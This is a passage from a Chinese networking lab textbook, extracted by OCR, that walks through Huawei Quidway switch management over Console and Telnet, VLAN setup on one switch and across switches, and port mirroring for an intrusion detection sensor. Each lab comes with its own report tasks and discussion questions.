


图 2-16　在已知 MAC/PORT 后的帧路径

本章以华为交换机为例来演示交换机的配置与工作过程。

本实验所使用的是华为 Quidway LS-3928TP-SI 交换机的正视图，如图 2-17 所示。




图 2-17　Quidway LS-3928TP-SI 交换机的正视图

可以看到此交换机前面板上有 24 个 10/100Base-TX 自适应的以太网接口，还有两个 1000Base-X 的光接口、两个 10/100/1000Base-T 的 RJ-45 接口以及 Console 控制接口。

下面介绍一下这些接口的作用。

（1）10/100Base-TX：使用 RJ-45 水晶头和双绞线的以太网接口，符合 IEEE 802.3u 标准，支持 10M 半双工/全双工，100M 半双工/全双工。

（2）1000Base-X 端口：此端口为千兆以太网接口，可以连接千兆的光纤模块。

（3）10/100/1000Base-T 端口：为自适应 RJ-45 接口，可以连接百兆和千兆双绞线。

（4）Console（CON）端口：Console 端口使用配置专用连线直接连接计算机的串口，利用终端仿真程序（如 Windows 的“超级终端”）进行交换机配置。交换机的 Console 端口多为 RJ-45 接口，如果 Console 端口为 RJ-45 接口，请直接采用直通线连接至一台 PC 的串口。此时，在 PC 的串口上要安装一个串口/RJ-45 转换器。

当然，如果读者感兴趣，可以自己查找资料深入了解这些接口的作用。

**【实验环境】**

Quidway LS-3928TP-SI 以太网交换机一台，PC（主机）一台，如图 2-18 所示。



图 2-18　实验拓扑图

【实验步骤】

交换机提供如下三种配置管理方法。

（1）通过 Console 口进行配置管理。

（2）通过 Telnet 进行本地的或远程管理。

（3）熟悉常用的几个系统配置或维护命令。

下面将依次讨论如何通过上述几种方法完成 Quidway S 系列交换机的人机交互工作。

**1. Console 端口配置管理**

交换机 Console 端口的连接和超级终端的配置与路由器的配置相同，这里不再赘述。

**2. Telnet 配置管理**

Telnet 配置管理方法是网络工程师或网络管理员使用最广泛的一种设备访问控制方式。它通过局域网或广域网实现本地或远程的访问控制。但是它的使用必须要求首先对设备进行初始化配置，否则用户无法正确登录和访问。初始化配置只能通过 Console 端口登录进行配置。

若管理员和网络工程师想访问某交换机，他必须能够确定被访问的交换机。当今网络都是使用 IP 地址来标识网络设备，所以进行 Telnet 配置管理的前提是交换机必须具有唯一的 IP 地址。

1）配置交换机的管理 IP 地址

```
[Quidway]interface Vlan-interface 1
[Quidway-Vlan-interface1] ip address 10.0.0.1 255.0.0.0
```

此时请配置实验主机的 IP 地址与 Vlan-interfacel 处于同一网段，然后使用 Windows 附带的 Telnet 终端软件访问 10.0.0.1，会出现提示“Login password has not been set!”。这是因为 Quidway S 系列交换机为了保证网络设备的安全而实现的，即默认情况下，Telnet 登录用户需要认证。所以在使用 Telnet 之前必须设置登录认证，否则禁止登录。

2）配置 Telnet 用户认证

同 Console 端口登录用户一样，Telnet 登录用户也有三种认证方式，并且它们的认证方式也一样。在此先以本地口令认证为例，请执行如下配置命令：

```
[Quidway]user-interface vty 0 4
[Quidway-ui-vty0-4]authentication-mode password
[Quidway-ui-vty0-4]set authentication password simple huawei
```

完成配置后再次使用 Telnet 终端登录 10.0.0.1，按照交换机提示输入 password: huawei，即可进入用户视图。此时可以看看当前用户命令控制的级别是什么。

**3. Quidway S 系列以太网交换机常用配置命令**

网络工程师和设备管理员在配置网络设备过程中，往往需要查看设备配置信息，删除配置或者重新启动设备，等等。在此介绍几个常用的公用命令，以便读者在后面的实验过程中能够避免一些不必要的麻烦。

1）查看当前配置

设备是否正常运行，取决于当前的配置是否正确，所以在设备配置过程中和故障排除中，查看当前配置是必不可少的操作之一。

```
<Quidway>display current-configuration
```

2）保存当前设备配置

当前设备配置运行于设备的内存中，如果设备重启，系统将从 Flash 中读取配置数据进行网络设备的初始化。所以，为了保证网络设备在重新启动之后仍能够正常工作。完成配置之后一定要将当前配置保存到 Flash 存储器中。

```
<Quidway>save
```

3）查看 Flash 中的配置信息

为了肯定当前配置和 Flash 中的配置信息完全一致，还常常需要查看 Flash 中的配置信息。

```
<Quidway>display saved-configuration
```

4）删除 Flash 中的配置信息

为了防止设备原始配置的影响，在进行网络设备配置或实验之前，需要清除当前配置，但是如果 Flash 中存在以前的配置信息，设备启动后的当前配置就和 Flash 中的配置一样。一般而言，认为使用配置命令进行业务取消耗时费力，Quidway S 系列以太网交换机能够通过擦除 Flash 中的配置信息后重启设备达到清除配置信息的目的。

```
<Quidway>reset saved-configuration
```

5）重启交换机

在前面的配置命令介绍中已经提到过清除配置信息时，需要重新启动网络设备，其实，在某些时候为了让某些修改后的配置信息生效，也需要重启交换机。

```
<Quidway>reboot
```

6）显示系统软件版本

在网络飞速发展的今天，网络设备系统的更新、升级成为必然。在进行设备配置和故障诊断时，检查系统软件版本也是排除故障的重要信息之一。通过下面的配置命令可以看到系统的详细版本信息，以提供有效参考。

```
<Quidway>display version
```

**【实验报告】**

（1）使用上述的 display 命令，记录 Flash 信息和版本信息。

（2）记录所使用交换机的特征。

**【思考题】**

在一个用交换机组建的网络里，利用其中一台 PC 上的抓包软件，抓到的数据包的目的地址是什么？

## 2.2.2　VLAN 划分

**【实验目的】**

掌握 VLAN 的基本概念，学会在交换机上划分 VLAN 的操作。

**【原理简介】**

VLAN（Virtual Local Area Network）就是虚拟局域网的简称。VLAN 可以不考虑用户的物理位置，而根据功能、应用等因素将用户从逻辑上划分为一个个功能相对独立的工作组，每个用户主机都连接在一个支持 VLAN 的交换机端口上并属于一个 VLAN。同一个 VLAN 中的成员都共享广播，形成一个广播域，而不同 VLAN 之间广播信息是相互隔离的，这样做主要是为了减小广播风暴的危害。

**【实验环境】**

一台 LS-3928TP-SI 型交换机，2～3 台 PC，网络连接如图 2-19 所示。





图 2-19　实验拓扑图

**【实验步骤】**

（1）按照前面讲过的交换机配置方法，根据图 2-19 设置实验 PC 的 IP 地址。

（2）配置交换机端口 3～端口 9 属于 VLAN 2：

```
[Quidway]vlan 2                                   //创建并进入 VLAN 2 配置模式
[Quidway -vlan2]port Ethernet 0/3 to ethernet0/9  //将端口 3～9 加入 VLAN 2
```

这样配置结束后，在 HostA 上 ping 172.30.0.120 255.255.0.0，可以观察到有数据回复。同样，在 HostB 上 ping 172.30.0.123 255.255.0.0，也可以观察到有数据回复。而在 HostC 上分别 ping 172.30.0.120 255.255.0.0 和 ping 172.30.0.123 255.255.0.0 时，都没有数据回复。也就是 HostA 和 HostB 之间可以相互通信，而 HostC 与 HostA，HostC 与 HostB 之间不能相互通信。

**【实验报告】**

（1）写出详细的配置过程。

（2）将 HostB 和 HostC 配置在 VLAN 3 中，实验三台主机之间的通信状况，并做详细记录。

**【思考题】**

一个小型公司的局域网内共有 50 台 PC，分为管理部（10 台 PC）、研发部（20 台 PC）和销售部（20 台 PC）三个部门。请规划它们相应的 IP 地址，从而能够实现各部门

之间的相互隔离。如果用 VLAN 方式，如何设置交换机？

## 2.2.3 跨交换机 VLAN 划分

**【实验目的】**

本实验的主要目的是掌握 VLAN 的基本配置。在完成 VLAN 的相关配置之后，要求能够达到同一 VLAN 内的 PC 可以互通，而不同 VLAN 间的 PC 不能互通的目的。

**【原理简介】**

VLAN 可以跨越不同的交换机，使在同一个 VLAN 的 PC 相互通信。

**【实验环境】**

两台 S3000 系列交换机，4 台 PC。先按照图 2-20 连接各实验设备，然后配置 HostA IP 地址为 10.1.1.2/24，HostB IP 地址为 10.1.2.2/24，HostC IP 地址为 10.1.1.3/24，HostD IP 地址为 10.1.2.3/24，如图 2-20 所示。





图 2-20 实验拓扑

**【实验步骤】**

具体的配置如下。

（1）配置交换机端口属于特定 VLAN。

```
[Quidway]sysname SwitchA                        //更改系统名
[SwitchA]vlan 2                                 //创建并进入 VLAN 2 配置模式
[SwitchA -vlan2]port ethernet0/9 to ethernet0/16
                                                //将端口 9～16 加入 VLAN 2
[SwitchA -vlan2]vlan 3                          //创建并进入 VLAN 3 配置模式
[SwitchA -vlan3]port ethernet0/17 to ethernet0/24
                                                //将端口 17～24 加入 VLAN 3
```

SwitchB 的配置与上面相似。

```
[Quidway]sysname SwitchB
[SwitchB]vlan 2
[SwitchB -vlan2]port ethernet0/9 to ethernet0/16
[SwitchB-vlan2]vlan 3
[SwitchB -vlan3]port ethernet0/17 to ethernet0/24
```

（2）配置交换机之间的端口为 Trunk 端口，并且允许所有 VLAN 通过。

```
[SwitchA]interface ethernet0/1                 //进入端口 1 视图
[SwitchA-Ethernet0/1]portlink-typetrunk
                        //设置端口工作在 Trunk 模式(系统默认为 Access 模式)
[SwitchA -Ethernet0/1]port trunk permit vlan all
                                               //允许所有 VLAN 通过 Trunk 端口
```

下面设置类同：

```
[SwitchB]interface ethernet 0/1                        //进入端口 1 视图
[SwitchB-Ethernet0/1]port link-type trunk              //设置端口连接类型
[SwitchB-Ethernet0/1]port trunk permit vlan all        //允许所有 VLAN 通过
```

配置完成后，可以看到，同一 VLAN 内部的 PC 可以互相访问，不同 VLAN 间的 PC 不能够互相访问。

（3）在原有拓扑结构的基础上，添加一台交换机 SwitchC 如图 2-21 所示。要求达到上述同样的目的：相同 VLAN 间可以通信，不同 VLAN 间不能通信。请特别注意，两台主机要想 ping 通，必须要将主机的 IP 地址设置在同一个网段中，否则，即使在相同的 VLAN 中主机也是 ping 不通的。

图 2-21 实验拓扑

（4）继续上面的实验，此时需要修改 SwitchC 交换机 E0/1 和 E0/2 接口的配置。配置步骤如下。

配置三台交换机之间的链路为 Trunk 链路：

```
[Quidway]sysname SwitchC
[SwitchC]interface ethernet0/1                         //进入端口 1 视图
[SwitchC-Ethernet0/1]port link-type trunk              //设置端口连接类型
[SwitchC-Ethernet0/1]port trunk permit vlan all        //允许所有 VLAN 通过
[SwitchC-Ethernet0/1]interface ethernet0/2             //进入端口 2 视图
[SwitchC-Ethernet0/2]port link-type trunk              //设置端口连接类型
[SwitchC-Ethernet0/2]port trunk permit vlan all        //允许所有 VLAN 通过
```

完成上述配置之后，可以测试一下各 VLAN 之间的主机是否可以 ping 通。结果是否定的，这是因为交换机 SwitchC 没有配置 VLAN 2 和 VLAN 3，所以来自 VLAN 2 和 VLAN 3 的帧不能通过。必须在交换机上创建 VLAN 2 和 VLAN 3，这样，这两个 VLAN 的帧才能够通过 SwitchC。

（5）在 SwitchC 上创建 VLAN 2 和 VLAN 3。

```
[SwitchC]vlan 2
[SwitchC]vlan 3
```

这样就基本完成了实验。理解比较透彻的读者，可以自行设计 VLAN 并观察结果。

【实验报告】

（1）写出配置过程。

（2）使用 display 命令，观察 VLAN 的分配情况。

【思考题】

（1）用流程图描述出你所理解的三层交换技术的软件实现，并与老师交流。

（2）在局域网中，你是如何识别 VLAN 的？通常划分 VLAN 有哪几种方法？

### 2.2.4 端口镜像配置

【实验目的】

本实验的主要目的是掌握交换机端口的镜像配置。在完成镜像配置后，镜像端口能够捕获所有通过该交换机的数据包。这种镜像端口的配置方法非常有用，例如，当内部网络欲采用基于网络的入侵检测系统（NIDS）监听所有进出内部网络的数据流时，应当将交换机的所有端口镜像到 NIDS 的探测器端口上。

【原理简介】

交换机（Switch）是一种基于 MAC（网卡的硬件地址）识别，能完成封装转发数据包功能的网络设备。交换机可以“学习”MAC 地址，并把其存放在内部地址表中，通过在数据帧的始发者和目标接收者之间建立临时的交换路径，使数据帧直接由源地址到达目的地址。

集线器（Hub）是计算机网络中连接多个计算机或其他设备的连接设备，是对网络进行集中管理的最小单元。Hub 是一个共享设备，主要提供信号放大和中转的功能，它把一个端口接收的所有信号向所有端口分发出去。一些集线器在分发之前将弱信号加强后重新发出，还有一些集线器则排列信号的时序以提供所有端口间的同步数据通信。

Switch 和 Hub 是有区别的，比如一个 100Mb/s 的 Switch，每一个连接在 Switch 上的计算机的速度都是 100Mb/s，而 Hub 是瓜分 100Mb/s 的资源。而且 Hub 是通过广播来通信，占用很多网络资源。

对于 NIDS 而言，需要获取整个网络的数据，而根据前面阐述的交换机的特点，将 NIDS 直接插在交换机的某个端口上是获取不到整个网络数据的，所以必须通过设置交换机的镜像端口，使所有端口的数据在发送到目的端口的同时，复制一份送给镜像端口。

【实验环境】

一台华为 S2026 交换机，一台入侵检测设备，若干连接到交换机上的 PC，实验网络拓扑如图 2-22 所示。





图 2-22　实验拓扑图

**【实验步骤】**

华为 S2008/S2016/S2026/S2403H/S3026 等交换机都支持基于端口的镜像，有以下两种方法。

方法一：

（1）配置镜像（观测）端口。

```
[SwitchA]monitor-port e0/23              //将端口 23 设为镜像口
```

（2）配置被镜像端口。

```
[SwitchA]port mirror ethernet0/1 to Ethernet0/22
                                         //将端口 1~端口 22 作为镜像数据来源
```

方法二：可以一次性定义镜像和被镜像端口

```
[SwitchA]port mirror ethernet0/1 to ethernet0/22 observing-port ethernet0/23
                                         //将端口 1~端口 22 数据镜像到 23 端口
```

**【实验报告】**

请观察并比较端口被镜像前后，插在该端口上的 NIDS 所获取的网络数据有何变化。

**【思考题】**

如果分别使用交换机和集线器，对于局域网内的数据嗅探有什么影响？

## 2.3 防火墙

硬件防火墙实验所采用的网络结构如图 2-23 所示。





图 2-23　硬件防火墙实验所采用的网络拓扑结构图

## 2.4 VPN

网络到网络模式 VPN 实验的网络拓扑结构如图 2-24 所示。

